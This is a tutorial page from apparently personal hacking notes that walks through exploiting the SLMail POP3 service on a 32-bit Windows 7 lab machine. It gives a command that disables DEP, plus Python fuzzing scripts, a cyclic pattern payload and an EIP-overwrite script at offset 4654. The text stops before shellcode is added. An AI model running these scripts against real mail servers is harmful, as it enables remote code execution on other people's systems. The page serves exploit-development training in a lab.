> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/useful-resources/exploit-development/windows-buffer-overflow-slmail.md).
# Windows Buffer Overflow - SLMail
SLMail Windows buffer overflow notes for POP3 fuzzing, offset discovery, JMP ESP selection, shellcode delivery, and exploit validation.
Buffer Overflow Environment Installation
1. Download the machine [Windows 7 Basic 32 bits](https://lecrabeinfo.net/telecharger/windows-7-edition-familiale-basique-sp1-x86):
2. Inside the machine, download the [debugger ](https://www.immunityinc.com/products/debugger/):
3. Once you have installed it, execute the following command in the terminal:
```bash
bcdedit.exe /set {current} nx AlwaysOff
```
4. Copy this [script ](https://www.immunityinc.com/products/debugger/)to a.py file:
5. Paste the script into `c:/Program Files/Immunity Inc/Immunity Debugger/PyCommands`
6. Finally, install [slmail](https://slmail.software.informer.com/download/):

## Initial Fuzzing Phase and EIP Register Control:
{% hint style="success" %}
During the initial phase of exploitation of a buffer overflow, the first steps consist of determining the limits of the program. This is accomplished by testing the introduction of extracharacters into various program input fields, such as text strings or files, until tampering or application failure is detected. Since the limit of the input field is identified, the next step consists of discovering the offset (offset), representing the exact name of the characters necessary to cause an alteration in the program and also overwriting the value of the EIP (Extended Instruction Pointer) registration. This registrar, pointing to the memory address of the next instruction to be executed, is crucial. In a successful exploitation of buffer passing, its value is replaced by an address controlled by the attacker, allowing the execution of malicious code. So, the goal when determining the offset is to specify the exact amount of characters to introduce to overwrite the EIP register value, thereby pointing to the memory address controlled by the attacker. With this information, you can design a personal exploit for the target program, also controlling the EIP registration and allowing the execution of malicious code.
{% endhint %}


* In the Immunity Debugger, we select the SL mail:

* We will now create a script in Python that will automate the discovery of the name of the octets necessary to cause a crash of the program.
```python
#!/usr/bin/python3
import socket
import sys
if len(sys.argv) != 2:
print("/n[!] Usage: exploit.py ")
exit(1)
ip_address = "192.168.71.139"
port = 110
total_length = int(sys.argv[1])
def exploit():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip_address, port))
banner = s.recv(1024)
s.send(b"USER jordan" + b'/r/n')
response = s.recv(1024)
s.send(b"PASS " + b"A"*total_length + b' /r/n')
s.close()
if __name__ == '__main__':
exploit()
```
As we are on Windows, we will use a tool from Metasploit.
```bash
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```
Example with 5000 characters:
```python
#!/usr/bin/python3
import socket
import sys
ip_address = "192.168.71.139"
port = 110
payload = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk"
def exploit():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip_address, port))
banner = s.recv(1024)
s.send(b"USER jordan" + b'/r/n')
response = s.recv(1024)
s.send(b"PASS " + payload + b' /r/n')
s.close()
if __name__ == '__main__':
exploit()
```


* The service crashed, but what we are interested in is the EIP value:
* With the following script also from Metasploit, we pass this, the EIP, and it calculates the maximum number of possible buffer characters: `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb`

* So once we know the offset, the following script will inject 4 B characters to see if it works or not:
```python
#!/usr/bin/python3
import socket
import sys
ip_address = "192.168.71.139"
port = 110
offset = 4654
before_eip = b"A"* offset
eip = b"B"*4
payload = before_eip + eip
def exploit():
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip_address, port))
banner = s.recv(1024)
s.send(b"USER jordan" + b'/r/n')
response = s.recv(1024)
s.send(b"PASS " + payload + b' /r/n')
s.close()
if __name__ == '__main__':
exploit()
```
\*We see that the EIP corresponds to the letter B four times (42424242):
## Space allocation for Shellcode:
{% hint style="success" %}
Once the offset has been found and the EIP register value has been overwritten during a buffer overflow, the next process consists of locating into memory the representation of the characters entered in the input field. Following this alteration of the EIP register, additional characters introduced in the input field are identified at the start of the stack in the ESP (Extended Stack Pointer) register, as observed via Immunity Debugger. ESP, a CPU register, manages the stack in a program, a temporary memory zone storing the values and addresses to return the functions. The next step involves the injection of a shellcode, the instructions on the base level corresponding to a malicious action, the location where it is identified. The shellcode is placed in the stack at the address that the altered characters are, also exploiting the buffer overflow to execute the malicious code and turn on the control of the system. It is crucial to design the shellcode with precautions to avoid all malicious detection, in guaranteeing compatibility with the CPU architecture and the targeted exploitation system. In summary, the space allocation for the shellcode requires precise identification of the memory location of the other characters in the buffer overflow, followed by strategic injection of the malicious shellcode. However, shellcode design must take into account the detection of unwanted characters (badchars), and we will discuss in the next step how to detect them and generate shellcode free of theseelements.
{% endhint %}
